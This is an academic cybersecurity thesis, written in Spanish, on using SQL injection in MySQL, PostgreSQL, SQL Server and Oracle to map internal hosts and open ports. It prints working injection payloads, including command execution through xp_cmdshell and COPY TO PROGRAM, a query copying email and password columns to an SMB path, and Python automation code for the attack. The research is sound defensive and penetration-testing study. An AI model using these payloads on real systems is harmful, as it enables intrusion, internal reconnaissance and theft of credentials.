

Escáner de red a partir de inyección SQL

Autor: Alberto Gómez Ferrández - Tutor: Julio Gómez Ortega

Universidad Católica de Murcia - Campus Internacional de Ciberseguridad

Abstract. Los ataques de inyección SQL nos permiten ejecutar comandos SQL en el sistema de gestión de bases de datos alojado en el servidor. Según cómo esté configurado, se nos permitirá utilizar ciertas funciones y características que podemos aprovechar para conseguir otros objetivos, como leer datos internos del servidor.

En esta investigación se busca estudiar las diferentes utilidades que nos proporcionan los DBMS para comunicarnos con otros equipos; estas pueden ser funciones para realizar conexiones HTTP, conexiones a otras bases de datos o conexiones SMB al sistema de ficheros, entre otros, con el fin de mapear la red interna en la que se encuentra el servidor, obteniendo información sobre los equipos y servicios que estos ofrecen en la red que estamos auditando.

Keywords: SQL Injection · OOB Communication · Network Mapping
· Port Scanning · Penetration Testing · Database Management

Índice de Contenidos

1	Introducción	4
2	Objetivos	6
3	Tecnologías utilizadas	6
4	Tesis	7
4.1	Obtención de IPs	7
4.2	MySQL	8
4.3	PostgreSQL	9
4.4	Microsoft SQL Server	11
4.5	OracleDB	13
5	Experimentación	15
5.1	Peticiones SMB al sistema de ficheros	15
5.2	Peticiones HTTP con UTL_HTTP y HTTPURITYPE	17
5.3	Peticiones HTTP con curl	19
5.4	Conexión a base de datos remota	20
6	Demostración	22
6.1	Entorno de Pruebas	22
6.2	Automatización con Python	23
6.3	Resultados de Ejecución	27
7	Discusión	32

Índice de Figuras

1	Comparación de tiempos de consulta en MySQL (MySQL Workbench)	15
2	Comparativa de ejecuciones con pg_read_file()	16
3	Comparativa de ejecuciones con xp_subdirs	16
4	Comparativa de ejecuciones con xp_dirtree	16
5	Petición UTL_HTTP a host inactivo	17
6	Petición UTL_HTTP a host activo (puerto cerrado)	17
7	Petición UTL_HTTP a host activo (puerto 80 abierto)	17
8	Petición UTL_HTTP a host activo (puerto 22 abierto)	18
9	Petición UTL_HTTP a host Windows XP (puerto 445 abierto)	18
10	Petición curl a host activo (puerto 21 abierto)	19
11	Petición curl a host Windows XP	19
12	Petición OPENROWSET a host inactivo	20
13	Petición OPENROWSET a host activo (puerto cerrado)	20
14	Petición OPENROWSET a host activo (puerto 22 abierto)	21
15	Comparación de tiempos de ejecución con OPENROWSET	21
16	Petición OPENROWSET a host Windows XP	21
17	Aplicación web en PHP	22
18	Menú de ayuda de la aplicación	23
19	Ejemplo de ejecución de la aplicación	23
20	Código para obtener la IP del servidor	24
21	Código Python del mapa de red	25
22	Código Python del escáner de puertos	26
23	Mapa de red en MySQL	27
24	Mapa de red en PostgreSQL	27
25	Escáner de puertos en PostgreSQL	28
26	Escáner de puertos en OracleDB	29
27	Escáner de puertos en SQL Server (xp_cmdshell)	30
28	Escáner de puertos en SQL Server (OPENROWSET)	31

1 Introducción

Un ataque de **inyección SQL** consiste en la inserción o "inyección" de una consulta SQL a través de los datos de entrada del cliente a la aplicación. Un ataque de inyección SQL exitoso puede leer datos sensibles de la base de datos, modificarlos (Insertar/Actualizar/Borrar), ejecutar operaciones de administración en la base de datos, recuperar el contenido de un archivo determinado presente en el sistema de archivos del DBMS y, en algunos casos, emitir comandos al sistema operativo. Este es un tipo de ataque de inyección, en el que se inserta código SQL en la entrada del plano de datos para afectar a la ejecución de comandos SQL predefinidos [1].

Para el alcance de esta investigación vamos a basarnos en dos tipos de inyecciones, las basadas en error y las basadas en tiempo.

Error based SQLi La inyección SQL basada en error es una técnica de inyección 'en banda' en la que la salida de errores de la base de datos SQL se utiliza para obtener o manipular los datos dentro de la base de datos. En la inyección en banda, la consulta y los resultados se transmiten siempre por el mismo canal de comunicación [2]. En otras palabras, la conexión HTTP(S) que se utiliza para enviar la solicitud también se utiliza para recibir la respuesta.

De esta manera, se puede forzar la extracción de datos aprovechando una vulnerabilidad en la que el código emitirá un error SQL en lugar de los datos requeridos del servidor [2].

Time Based SQLi La inyección SQL basada en el tiempo es un tipo de ataque de inyección inferencial. Este es un tipo de ataque en el que no se transfieren datos entre el atacante y la base de datos, y el atacante no podrá obtener resultados tan fácilmente como en un ataque de inyección en banda. Por lo tanto, también se denomina ataque de inyección ciega [3].

En un ataque basado en tiempo, un atacante envía un comando SQL al servidor con código para forzar un retraso en la ejecución de las consultas. El tiempo de respuesta indica si el resultado de la consulta es verdadero o falso [3].

Out-of-band SQLi La mayoría de las técnicas de inyección SQL tienen en común que utilizan comunicación 'en banda', pero esto no tiene por qué ser siempre así. Los resultados pueden ser transferidos a través de un canal completamente diferente. Nos referimos a tal comunicación como 'fuera de banda', 'out-of-band', o simplemente OOB.

Los DBMS modernos son aplicaciones muy potentes, y sus funciones van más allá de la simple devolución de datos a un usuario que realiza una consulta. Por ejemplo, si necesitan una información que reside en otra base de datos, pueden abrir una conexión para recuperar esos datos. También se les puede indicar que envíen un correo electrónico cuando se produzca un evento específico y pueden interactuar con el sistema de archivos [4].

Todas estas funcionalidades pueden ser muy útiles para un atacante y, a veces, resultan ser la mejor manera de explotar una vulnerabilidad de inyección SQL cuando no es posible obtener los resultados de la consulta directamente en la comunicación HTTP habitual.

2 Objetivos

El objetivo de la investigación es hacer uso de técnicas ‘out-of-band’ para comunicarnos con la red interna en la que el servidor web está implantado, con el fin de realizar un escáner de la red, conocer los hosts disponibles y, si es posible, sus puertos abiertos.

Para ello, primero deberemos obtener la dirección IP interna del servidor para averiguar el rango de IPs que utiliza la red a nivel interno. Posteriormente, haremos uso de funciones y procedimientos almacenados propios de los DBMS que podamos utilizar a nuestro favor para comunicarnos con otras direcciones IP, a partir de protocolos como pueden ser HTTP o SMB.

Para averiguar si los hosts y sus puertos están activos nos basaremos en distintos tipos de inyecciones, como las inyecciones basadas en error o en tiempo, según el método que utilicemos para la comunicación. En esta investigación nos centraremos en los siguientes DBMS: MySQL, PostgreSQL, Microsoft SQL Server y OracleDB.

3 Tecnologías utilizadas

Para esta investigación se han utilizado las siguientes versiones de los servicios de base de datos:

- MySQL Server 5.7
- PostgreSQL 13.3
- Microsoft SQL Server 2019 - 15.0.2000.5
- Oracle Database 18c Express Edition 18.4.0.0.0

4 Tesis

El primer paso para poder realizar un escáner de red es saber qué rango de direcciones IP utiliza el objetivo internamente. Para ello, una solución es la de obtener, mediante SQL Injection, la dirección IP del servidor de base de datos y, a partir de ella, asumir el resto de direcciones IP de la red.

4.1 Obtención de IPs

En OracleDB tenemos el uso de 'SYS_CONTEXT' y la tabla 'DUAL'. Esta es una tabla creada automáticamente por OracleDB que está en el esquema del usuario SYS, pero que es accesible por todos los usuarios. Para conseguir la dirección IP del servidor realizamos la siguiente consulta:

```
SELECT SYS_CONTEXT('USERENV', 'IP_ADDRESS') FROM dual;
```

Microsoft SQL Server cuenta con la tabla *dm_exec_connections*. Esta devuelve información acerca de las conexiones establecidas con esta instancia de SQL Server y los detalles de cada conexión, de la cual podemos conseguir la dirección IP tanto del servidor como del cliente que realiza la consulta:

```
SELECT local_net_address, client_net_address FROM sys.dm_exec_connections  
WHERE session_id=@@SPID;
```

En PostgreSQL tenemos dos funciones que directamente nos devuelven los valores de las direcciones IP de cliente y servidor sin necesidad de consultar ninguna tabla:

```
SELECT host(inet_client_addr()), host(inet_server_addr());
```

Por último, en MySQL podemos consultar la tabla *processlist* de la base de datos *information_schema* para obtener el *hostname* del cliente. Según como esté configurado, se nos devolverá un nombre o una dirección IP, cosa a tener en cuenta a la hora de automatizar el ataque.

```
SELECT SUBSTRING_INDEX(host, ':', 1) FROM information_schema.processlist  
WHERE ID=connection_id();
```

4.2 MySQL

En MySQL nos encontramos con ciertas características que nos permiten comunicarnos con otros equipos en busca de archivos mediante el protocolo SMB haciendo uso de la nomenclatura UNC (*Universal Naming Convention*). Estas características están pensadas para importar o exportar datos, pero las utilizaremos a nuestro favor para comprobar si los hosts accedidos están activos gracias a inyecciones SQL basadas en tiempo.

LOAD_FILE() lee el archivo y devuelve el contenido de este en forma de cadena. Para utilizar esta función, el archivo debe estar ubicado en el host del servidor, debe especificar el nombre completo de la ruta del archivo y se debe tener el privilegio para leerlo [5].

Si la variable de sistema 'secure_file_priv' se establece con un nombre de directorio, el archivo que se va a cargar debe estar en ese directorio. Si el archivo no existe o no se puede leer porque no se cumple una de las condiciones anteriores, la función devuelve NULL [5]. Si la variable está sin especificar, se podrán realizar consultas a cualquier directorio del equipo, además de poder realizar llamadas a otros equipos mediante UNC.

```
SELECT * FROM users WHERE id=1 AND LOAD_FILE('//192.168.0.12/tmp');
```

SELECT ... INTO OUTFILE escribe las filas seleccionadas en un archivo. Se pueden especificar terminadores de columna y de línea para producir un formato de salida específico. **SELECT ... INTO DUMPFILE** escribe una sola fila en un archivo sin ningún tipo de formato. Una sentencia **SELECT** puede contener como máximo una cláusula **INTO** [5].

Del mismo modo, para hacer funcionar esta opción, el servidor debe tener en blanco la variable de sistema 'secure_file_priv' para poder hacer llamadas a otros equipos de la red.

```
SELECT * FROM users WHERE id=1 INTO OUTFILE '//192.168.0.12/tmp';
```


4.3 PostgreSQL

En PostgreSQL podemos hacer uso de la función `pg_read_file()` con el mismo fin que las funciones vistas de MySQL para realizar llamadas al protocolo SMB.

`pg_read_file()` devuelve todo o parte de un archivo de texto. Si se omiten los parámetros *offset* y *length*, se devuelve el archivo completo. Los bytes leídos del archivo se interpretan como una cadena de texto en la codificación de la base de datos; se lanza un error si no son válidos en esa codificación [6].

Esta función está restringida por defecto a superusuarios, pero al resto de usuarios se les puede conceder el privilegio EXECUTE para ejecutarla [6].

Sólo se puede acceder a los archivos del directorio del clúster de la base de datos y del 'log_directory', a menos que el usuario sea un superusuario o tenga el rol 'pg_read_server_files' [6].

```
SELECT * FROM users WHERE id=1 UNION ALL SELECT NULL,pg_read_file(
'//192.168.0.12/tmp');
```

COPY FROM/TO. Esta función mueve datos entre tablas de PostgreSQL y ficheros del sistema de archivos. COPY TO copia el contenido de una tabla a un archivo, mientras que COPY FROM copia los datos de un archivo a una tabla (añadiendo los datos a lo que ya está en la tabla). COPY TO también puede copiar los resultados de una consulta SELECT [6].

```
SELECT * FROM users WHERE id=1; COPY users FROM '//192.168.0.12/tmp';

SELECT * FROM users WHERE id=1; COPY (SELECT email,pass FROM users)
TO '//192.168.0.12/tmp';
```

Para utilizar la instrucción COPY es necesario hacer la inyección mediante *stacked queries*, ya que esta no admite *subqueries* [7].

Es importante mencionar que este apilamiento de consultas no funciona en todas las situaciones. La mayoría de las veces, este tipo de ataque es imposible porque la API y/o el motor de la base de datos no soportan esta funcionalidad.

Aun así, merece la pena mencionar el uso de esta instrucción, ya que, en caso de que se admita el apilamiento de consultas, COPY permite también la ejecución de comandos de sistema operativo gracias a la instrucción COPY FROM/TO PROGRAM.

COPY FROM/TO PROGRAM. Cuando se especifica PROGRAM, el servidor ejecuta el comando dado y lee de la salida estándar del programa o escribe en la entrada estándar del programa. El comando debe ser especificado desde el punto de vista del servidor y ser ejecutable por el usuario de PostgreSQL [6].

Gracias a la ejecución de comandos de SO, podemos hacer uso de herramientas como *curl*, que suele venir instalada por defecto en los dispositivos (sobre todo Linux), y que nos permite realizar llamadas a diferentes puertos para dilucidar si estos se encuentran abiertos.

```
SELECT * FROM users; COPY users TO PROGRAM 'curl 192.168.0.12:22';
```

4.4 Microsoft SQL Server

En SQL Server podemos hacer uso de diversos procedimientos almacenados para conseguir nuestro objetivo. Los procedimientos *xp_dirtree* y *xp_subdirs* nos permitirán hacer llamadas SMB a otros equipos del mismo modo que venimos haciendo en otros DBMS.

xp_subdirs. El procedimiento almacenado *master..xp_subdirs* se utiliza para obtener una lista de todos los directorios que se encuentran dentro el directorio especificado.

```
SELECT * FROM users WHERE id=1 EXECUTE master..xp_subdirs  
'//192.168.0.12';
```

xp_dirtree. El procedimiento almacenado *master..xp_dirtree* se utiliza para obtener una lista de todos los directorios y subdirectorios que contiene el directorio especificado.

```
SELECT * FROM users WHERE id=1 EXECUTE master..xp_dirtree  
'//192.168.0.12';
```

xp_cmdshell También tenemos el procedimiento *master..xp_cmdshell*, el cual permite ejecutar instrucciones de SO y podemos hacer uso de herramientas como *curl* para determinar qué puertos están abiertos en los equipos activos.

```
SELECT * FROM users WHERE id=1 EXECUTE master..xp_cmdshell  
'curl 192.168.0.12:22';
```

Este procedimiento viene deshabilitado por defecto a partir de SQL Server 2005. A partir de esta versión hay que habilitarlo manualmente para poder utilizarlo. Estos procedimientos almacenados requieren de privilegios superiores para poder ser ejecutados.

En SQL Server también tenemos la opción de realizar llamadas a bases de datos remotas especificando los datos de conexión desde la propia consulta SELECT gracias al comando OPENROWSET. Esto nos permitirá consultar otras direcciones IP de manera sencilla en una inyección SQL.

OPENROWSET. Este comando contiene toda la información de conexión necesaria para tener acceso a datos remotos desde un origen de datos OLE DB. Es un método alternativo para tener acceso a las tablas de un servidor vinculado y, al mismo tiempo, es un método ad hoc para conectarse y tener acceso a datos remotos utilizando OLE DB [8].

Para utilizar el comando debemos especificar un proveedor OLE DB, el nombre del servidor, nombre de la base de datos, credenciales de acceso y el nombre de una tabla, el de una vista, o una consulta.

Atendiendo al objetivo de nuestra investigación es interesante que se pueda especificar el puerto al que buscar la base de datos en el equipo objetivo, ya que el mensaje de error devuelto o el tiempo de ejecución de la consulta nos permitirán saber si este está abierto.

```
select * from users where id=1 union all select 1,2 FROM
OPENROWSET ('SQLNCLI',
            'Server=192.168.0.12,22;
            Database=myDatabase;
            Trusted_Connection=yes;',
            'SELECT * FROM myTable');
```

4.5 OracleDB

En OracleDB encontramos un intuitivo método de explotar esta vulnerabilidad, realizando peticiones HTTP gracias al uso del paquete UTL_HTTP.

UTL_HTTP. El paquete UTL_HTTP permite realizar llamadas HTTP desde SQL y PL/SQL a la dirección indicada.

Esta función de OracleDB devuelve diferentes mensajes de error según la situación ocasionada, lo cual permite diferenciar si la dirección IP introducida pertenece a un host activo o si el puerto al que se llama se encuentra abierto o no.

```
SELECT * FROM users WHERE id=1 AND UTL_HTTP.REQUEST('192.168.0.12:22')  
IS NOT NULL;
```

Hasta Oracle 10g incluido, el paquete UTL_HTTP podía ser ejecutado por todo usuario que tuviera permiso de ejecución en este. Con la salida de Oracle 11g se incluyó en la base de datos un sistema para controlar el acceso a recursos de red que, por defecto, bloquea cualquier intento de conexión al exterior. Esto obliga a crear una serie de listas de control de acceso, o ACL, para controlar y permitir el acceso a los recursos de red que sean necesarios.

Por tanto, para las nuevas versiones, este ataque no funcionará si no se han creado las ACL correspondientes.

HTTPURITYPE. El objeto HTTPURITYPE que proporciona OracleDB también se puede utilizar para realizar peticiones HTTP desde SQL. Este, a pesar de basarse en el paquete UTL_HTTP para realizar las llamadas, es de importante mención, ya que, aunque el privilegio para ejecutar UTL_HTTP haya sido revocado de PUBLIC, HTTPURITYPE no se menciona en la mayoría de guías de fortificación de Oracle y, por lo general, no se elimina de PUBLIC [4].

Este fallo de seguridad permite a los atacantes seguir aprovechándose de la funcionalidad de UTL_HTTP.

```
SELECT * FROM users WHERE id=1 AND 1=LENGTH(HTTPURITYPE(  
'192.168.0.12:22').getclob());
```

El método GETCLOB() de la clase HTTPURITYPE devuelve el CLOB (*Character Large Object*) recuperado de la dirección dada.

5 Experimentación

A continuación, mostraremos como detectar los hosts y puertos activos utilizando cada método de explotación explicado en el capítulo anterior.

5.1 Peticiones SMB al sistema de ficheros

Cuando el host al que se consulta en una petición SMB para leer o escribir un archivo no está activo, el DBMS se quedará intentando completar la petición hasta que salte el *timeout*, el cual está sobre los 30 segundos. Cuando el host existe, pero no consigue leer o escribir el archivo, el tiempo de la consulta estará entre 0 y 10 segundos según si es Windows o Linux.

Message	Duration / Fetch
0 row(s) returned	7.532 sec / 0.000 sec
Error Code: 2013. Lost connection to MySQL server during query	30.016 sec

Fig. 1. Comparación de tiempos de consulta en MySQL (MySQL Workbench)

Para comprobar de manera automática los hosts activos, podemos hacer uso de las librerías de programación que miden el tiempo de ejecución, como *'time'* de Python:

```
start_time = time.time()
requests.post(
    url="http://192.168.0.250",
    data={"vuln-param": "' INTO OUTFILE '//192.168.0.12' -- ",
          "submit": "submit"},
    headers=headers)
exec_time = time.time() - start_time
if exec_time <= 29:
    print('Host 192.168.0.12 is alive')
```

Cuando hacemos uso de la función *pg_read_file()* de PostgreSQL podemos ver cómo los tiempos de respuesta son similares:

```
--- Using PG_READ_FILE() ---  
Host 192.168.0.12, query execution time: 7.660415887832642  
Host 192.168.0.13, query execution time: 31.20449948310852
```

Fig. 2. Comparativa de ejecuciones con *pg_read_file()*

Del mismo modo comprobamos las diferencias de tiempo utilizando las funciones *xp_subdirs* y *xp_dirtree* de Microsoft SQL Server:

```
--- Using xp_subdirs ---  
Host 192.168.0.12, query execution time: 7.6285319328308105  
Host 192.168.0.13, query execution time: 31.122822999954224
```

Fig. 3. Comparativa de ejecuciones con *xp_subdirs*

```
--- Using xp_dirtree ---  
Host 192.168.0.12, query execution time: 7.6203227043151855  
Host 192.168.0.13, query execution time: 31.130922079086304
```

Fig. 4. Comparativa de ejecuciones con *xp_dirtree*

5.2 Peticiones HTTP con UTL_HTTP y HTTPURITYPE

Al usar la función UTL_HTTP, los mensajes de error revelan de manera clara qué hosts se encuentran activos, y qué puertos abiertos.

Cuando el host no se encuentra activo, el resultado será un 'TNS: timeout de la operación.'.

```
SQL> SELECT * FROM users WHERE id=5 AND UTL_HTTP.REQUEST('192.168.0.11:22') IS NOT NULL;
SELECT * FROM users WHERE id=5 AND UTL_HTTP.REQUEST('192.168.0.11:22') IS NOT NULL
*
ERROR en línea 1:
ORA-29273: fallo de la solicitud HTTP
ORA-06512: en "SYS.UTL_HTTP", línea 1530
ORA-12535: TNS:timeout de la operaci
```

Fig. 5. Petición UTL_HTTP a host inactivo

Cuando el host se encuentra activo, pero el puerto indicado está cerrado, el resultado será un 'TNS: no hay ningún listener'.

```
SQL> SELECT * FROM users WHERE id=5 AND UTL_HTTP.REQUEST('192.168.0.12:23') IS NOT NULL;
SELECT * FROM users WHERE id=5 AND UTL_HTTP.REQUEST('192.168.0.12:23') IS NOT NULL
*
ERROR en línea 1:
ORA-29273: fallo de la solicitud HTTP
ORA-06512: en "SYS.UTL_HTTP", línea 1530
ORA-12541: TNS:no hay ning-n listener
```

Fig. 6. Petición UTL_HTTP a host activo (puerto cerrado)

Cuando el host se encuentra activo y el puerto abierto presta un servicio web no se obtendrá ningún error.

```
SQL> SELECT * FROM users WHERE id=5 AND UTL_HTTP.REQUEST('192.168.0.12:80') IS NOT NULL;
ninguna fila seleccionada
```

Fig. 7. Petición UTL_HTTP a host activo (puerto 80 abierto)

Cuando el host se encuentra activo y el puerto está abierto, pero no presta un servicio web, el resultado será 'error de protocolo HTTP'.

```
SQL> SELECT * FROM users WHERE id=5 AND UTL_HTTP.REQUEST('192.168.0.12:22') IS NOT NULL;  
SELECT * FROM users WHERE id=5 AND UTL_HTTP.REQUEST('192.168.0.12:22') IS NOT NULL  
*  
ERROR en línea 1:  
ORA-29273: fallo de la solicitud HTTP  
ORA-06512: en "SYS.UTL_HTTP", línea 1530  
ORA-29263: error de protocolo HTTP
```

Fig. 8. Petición UTL_HTTP a host activo (puerto 22 abierto)

A pesar de estar basándonos en los errores devueltos, cuando la inyección sea ciega podemos medir el tiempo de consulta para diferenciar los equipos y puertos disponibles del mismo modo que en las secciones anteriores.

Cuando el puerto accedido está cerrado la consulta tarda un par de segundos más en completarse. Hay que tener cuidado con algunos servicios, como SMB o escritorio remoto, en los cuales la consulta puede demorarse hasta el *timeout* establecido por estos según la versión.

Si nos fijamos en el mensaje de error que estos devuelven cuando el host es un Windows XP, encontraremos un 'timeout de transferencia'.

```
SQL> SELECT * FROM users WHERE id=5 AND UTL_HTTP.REQUEST('192.168.0.95:445') IS NOT NULL;  
SELECT * FROM users WHERE id=5 AND UTL_HTTP.REQUEST('192.168.0.95:445') IS NOT NULL  
*  
ERROR en línea 1:  
ORA-29273: fallo de la solicitud HTTP  
ORA-06512: en "SYS.UTL_HTTP", línea 1530  
ORA-29276: timeout de transferencia
```

Fig. 9. Petición UTL_HTTP a host Windows XP (puerto 445 abierto)

Sin embargo, cuando es un Windows 10, la consulta tarda como cualquier otro puerto abierto devolviendo el error 'se ha alcanzado el fin de entrada'.

5.3 Peticiones HTTP con curl

Ejecutando la herramienta *curl* en una consola, los mensajes de error revelan de manera clara qué hosts se encuentran activos y qué puertos abiertos. Sin embargo, cuando la ejecutamos desde una inyección con las técnicas vistas de *xp_cmdshell* y COPY, estos mensajes de error no viajan a través de la conexión HTTP. Por lo tanto, debemos basarnos en el tiempo que tarda la consulta para saber si los puertos están abiertos.

Cuando el puerto está abierto la consulta tarda menos de un segundo, mientras que con el puerto cerrado tarda entre 2 y 3 segundos.

Al igual que con UTL_HTTP, debemos tener cuidado con puertos como el 445 o 3389, los cuales pueden tardar más que el resto en dar una respuesta según la versión. En el caso de *curl* vemos como el puerto 21 (servicio FTP) también tiene este comportamiento. Debemos también evitar llamar al puerto 135 en Windows, puesto que dejará a *curl* a la espera indefinidamente.

```
--- Open ports using xp_cmdshell ---  
Host: 192.168.0.12:139, query execution time: 2.403109312057495  
Host: 192.168.0.12:3389, query execution time: 2.555192708969116  
Host: 192.168.0.12:445, query execution time: 2.426037311553955  
Host: 192.168.0.12:8080, query execution time: 2.435898542404175  
Host: 192.168.0.12:22, query execution time: 0.22145938873291016  
Host: 192.168.0.12:80, query execution time: 0.3001840114593506  
Host: 192.168.0.12:21, query execution time: 300.3584361076355
```

Fig. 10. Petición curl a host activo (puerto 21 abierto)


```
--- Open ports using xp_cmdshell ---  
Host: 192.168.0.95:139, query execution time: 0.2384810447692871  
Host: 192.168.0.95:3389, query execution time: 60.30073165893555  
Host: 192.168.0.95:445, query execution time: 126.22321319580078  
Host: 192.168.0.95:8080, query execution time: 2.454237937927246  
Host: 192.168.0.95:22, query execution time: 2.4369046688079834  
Host: 192.168.0.95:80, query execution time: 2.422771692276001  
Host: 192.168.0.95:21, query execution time: 2.430083751678467
```

Fig. 11. Petición curl a host Windows XP

5.4 Conexión a base de datos remota

Cuando utilizamos la función OPENROWSET de Microsoft SQL Server, podemos diferenciar entre los mensajes de error para saber cuándo un puerto está abierto.

Cuando el host indicado no está activo se devuelve un error de *timeout*. También se puede saber si la IP no existe basándonos en el tiempo de espera de las ejecuciones.




```
Messages
El proveedor OLE DB 'MSOLEDBSQL' del servidor vinculado '(null)' devolvió el mensaje 'Login timeout expired'.
El proveedor OLE DB 'MSOLEDBSQL' del servidor vinculado '(null)' devolvió el mensaje 'A network-related or inst
Msg 258, Level 16, State 1, Line 0
TCP Provider: Tiempo de espera de la operación de espera agotado.

Completion time: 2021-08-11T18:04:03.6542878+02:00
```

Fig. 12. Petición OPENROWSET a host inactivo

Cuando el host está activo, pero el puerto se encuentra cerrado, se nos dará un error indicando que el host denegó la conexión:




```
Messages
El proveedor OLE DB 'MSOLEDBSQL' del servidor vinculado '(null)' devolvió el mensaje 'Login timeout expired'.
El proveedor OLE DB 'MSOLEDBSQL' del servidor vinculado '(null)' devolvió el mensaje 'A network-related or instance=
Msg 10061, Level 16, State 1, Line 0
TCP Provider: No se puede establecer una conexión ya que el equipo de destino denegó expresamente dicha conexión.

Completion time: 2021-08-11T18:04:49.4200776+02:00
```

Fig. 13. Petición OPENROWSET a host activo (puerto cerrado)


Finalmente, cuando el puerto está abierto se nos devolverá un error según el protocolo que haya a la escucha.



```
Messages
El proveedor OLE DB 'MSOLEDBSQL' del servidor vinculado '(null)' devolvió el mensaje 'Client unable to establish connection'.
Msg 258, Level 16, State 1, Line 0
TCP Provider: Timeout error [258].
El proveedor OLE DB 'MSOLEDBSQL' del servidor vinculado '(null)' devolvió el mensaje 'Protocol error in TDS stream'.
Completion time: 2021-08-11T18:05:55.6719628+02:00
```

Fig. 14. Petición OPENROWSET a host activo (puerto 22 abierto)


También podemos hacer uso de las diferencias de tiempo entre consultas para comprobar los puertos abiertos, necesitando estos menor tiempo de ejecución. Esta solución resulta especialmente útil en caso de encontrarnos ante una inyección ciega.



```
--- Open ports using openrowset ---
Host 192.168.0.12:139, query execution time: 15.827087163925171
Host 192.168.0.12:445, query execution time: 15.80013656616211
Host 192.168.0.12:22, query execution time: 4.559910774230957
Host 192.168.0.12:21, query execution time: 5.04832911491394
```

Fig. 15. Comparación de tiempos de ejecución con OPENROWSET

De nuevo, hay que tener cuidado con ciertos puertos. En Windows XP, utilizar esta función para acceder al puerto 445 cuando está abierto supone la misma demora que intentar acceder a un puerto cerrado.



```
--- Open ports using openrowset ---
Host 192.168.0.95:139, query execution time: 4.544907093048096
Host 192.168.0.95:3389, query execution time: 4.536023855209351
Host 192.168.0.95:445, query execution time: 15.017354726791382
Host 192.168.0.95:22, query execution time: 15.623631000518799
```

Fig. 16. Petición OPENROWSET a host Windows XP

6 Demostración

6.1 Entorno de Pruebas

Para demostrar los resultados de la investigación, se ha creado un entorno de pruebas con máquinas virtuales simulando una red. En este entorno tendremos un servidor web, un servidor de bases de datos y demás equipos internos de la red para comprobar el correcto funcionamiento del escáner.

Distribución de Red

- Servidor web Windows. IP: 192.168.0.250
- Servidor de base de datos Windows. IP: 192.168.0.234
- Equipos internos Windows. IPs: 192.168.0.26,95
- Equipos internos Linux. IP: 192.168.0.12,109

La **aplicación web** que utilizaremos es una página simple realizada en PHP que simula un buscador de productos de una tienda online. Tendremos un simple formulario para buscar productos y una lista que imprimirá los resultados de la consulta por pantalla. La página tendrá configuradas conexiones con los cuatro DBMS que estamos estudiando para simular los distintos escenarios posibles.

El código está disponible en github.com/AlbertoGF12/vuln-php-webpage.

#	Name
1	Computer desk
2	Desk chair
3	Desk lamp
4	Shelving

Fig. 17. Aplicación web en PHP

6.2 Automatización con Python

Para la automatización del ataque, se ha implementado una aplicación en Python que realiza las inyecciones SQL de manera automática en la página web dada una URL vulnerable (disponible en github.com/AlbertoGF12/sqlnetscan).

Primero, la aplicación tratará de encontrar la dirección IP privada del servidor haciendo uso de un comando SQL según el DBMS, el cual debe ser indicado como argumento de programa. Si el programa no consigue una dirección IP, se utilizará el rango de IPs por defecto 192.168.0.0/24.

Seguidamente, se realizará un escáner de red haciendo uso de las diferentes técnicas explicadas en este documento y, por último, un escáner de puertos si se ha indicado el argumento opcional '-p'.

Formato de argumentos de entrada:

```
PS C:\sqlnetscan> py .\sqlnetscan.py -h
usage: sqlnetscan.py [-h] -d {mysql,psql,oracle,mssql} [-p] target

Detector de argumentos

positional arguments:
  target                Target URL to make a POST request.

optional arguments:
  -h, --help            show this help message and exit
  -d {mysql,psql,oracle,mssql}, --dbms {mysql,psql,oracle,mssql}
                        Select the objective DBMS.
  -p, --ports           Get a list of open ports for each found IP.
PS C:\sqlnetscan> █
```

Fig. 18. Menú de ayuda de la aplicación

Ejemplo de ejecución:

```
PS C:\sqlnetscan> py .\sqlnetscan.py -d mysql -p http://192.168.0.250
█
```

Fig. 19. Ejemplo de ejecución de la aplicación

Obtención de IP:

Para obtener la dirección IP del servidor, enviamos una petición con el *payload* correspondiente al DBMS objetivo. Buscamos la IP filtrando con una expresión regular el texto de la respuesta y nos quedamos con la sección de red.

```
def get_ip_address(dbms):
    query = ""
    if dbms == "mysql":
        query = " union all select 1, SUBSTRING_INDEX(host, ':', 1) from information_schema.processlist WHERE ID=connection_id() -- "
    elif dbms == "psql":
        query = " union all select 1, host(inet_server_addr()) -- "
    elif dbms == "oracle":
        query = " union all select 1, SYS_CONTEXT('USERENV', 'IP_ADDRESS') FROM dual -- "
    else:
        query = " union all select 1, local_net_address from sys.dm_exec_connections where session_id=@@SPID -- "

    petition = requests.post(
        url=url,
